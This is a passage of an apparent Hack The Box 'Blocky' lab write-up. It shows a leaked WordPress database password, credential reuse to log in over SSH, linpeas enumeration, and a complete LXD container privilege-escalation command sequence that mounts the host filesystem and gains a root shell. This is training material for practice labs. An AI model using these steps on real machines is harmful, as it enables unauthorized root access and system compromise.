
```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'wordpress');

/** MySQL database password */
define('DB_PASSWORD', 'kWuvW2SYsABmzywYRdoD');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

This password will work if you login to mysql using username wordpress and password (above), but as we already have root access to phpmyadmin, its not required to login as wordpress. I tried to use this wordpress password to switch user to notch but it didn't work. Next I threw root password and voila it worked. And you won't believe it even worked for ssh access to user notch. We could have avoided those steps but anyways it was a good practice.




```
┌──(root💀kali)-[/home/rishabh/HTB/Blocky]
└─# ssh notch@$IP
notch@10.129.200.170's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Mon Nov 22 14:14:26 2021 from 10.10.17.253
notch@Blocky:~$ 
```

I did some manual enumeration but I didn't find anything useful. Next, I tool help of linpeas.



```
╔══════════╣ PATH
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-path-abuses
/home/notch/bin:/home/notch/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/l
ocal/games:/snap/bin
New path exported: /home/notch/bin:/home/notch/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi
n:/usr/games:/usr/local/games:/snap/bin
```

/home/notch/bin/ is in system path. We can abuse this if there is a running cron process that is not using the full path of the binary.




```
════════════════════════════════════╣ Users Information ╠════════════════════════════════════
╔══════════╣ My user
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#users
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin
),116(sambashare)
```

Abusing lxd to gain root privileges is a matter of few steps which you can follow from this article: https://www.hackingarticles.in/lxd-privilege-escalation/


You will need to build a lxd image in your attacker machine first, then transfer it to user's directory.

Then import the image, initialize the image with security privileges and execute /bin/sh to get root shell:



```
notch@Blocky:~$ ls
alpine-v3.14-x86_64-20211122_1552.tar.gz  linpeas.sh  minecraft  pspy64  user.txt
notch@Blocky:~$ which lxc
/usr/bin/lxc
notch@Blocky:~$ lxc image import ./alpine-v3.14-x86_64-20211122_1552.tar.gz --alias myimage
Image imported with fingerprint: 7b65295c5de49547b5a490db5e9f65cf36cdc7ae9a888ec5255718b521ca322a
notch@Blocky:~$ lxc image list
+---------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
|  ALIAS  | FINGERPRINT  | PUBLIC |          DESCRIPTION          |  ARCH  |  SIZE  |          UPLOAD DATE          |
+---------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
| myimage | 7b65295c5de4 | no     | alpine v3.14 (20211122_15:52) | x86_64 | 3.11MB | Nov 22, 2021 at 8:55pm (UTC)  |
+---------+--------------+--------+-------------------------------+--------+--------+-------------------------------+
notch@Blocky:~$ lxc init myimage ignite -c security.privileged=true
Creating ignite
notch@Blocky:~$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
notch@Blocky:~$ lxc start ignite
notch@Blocky:~$ lxc exec ignite /bin/sh
~ # id
uid=0(root) gid=0(root)
~ #
```

Root flag can be found in mnt/root/root as you have mounted the disk in /mnt/root directory.



```
/ # cd mnt/root/root/
/mnt/root/root # ls
dhcp.sh    root.txt
/mnt/root/root #
```

Cheers!!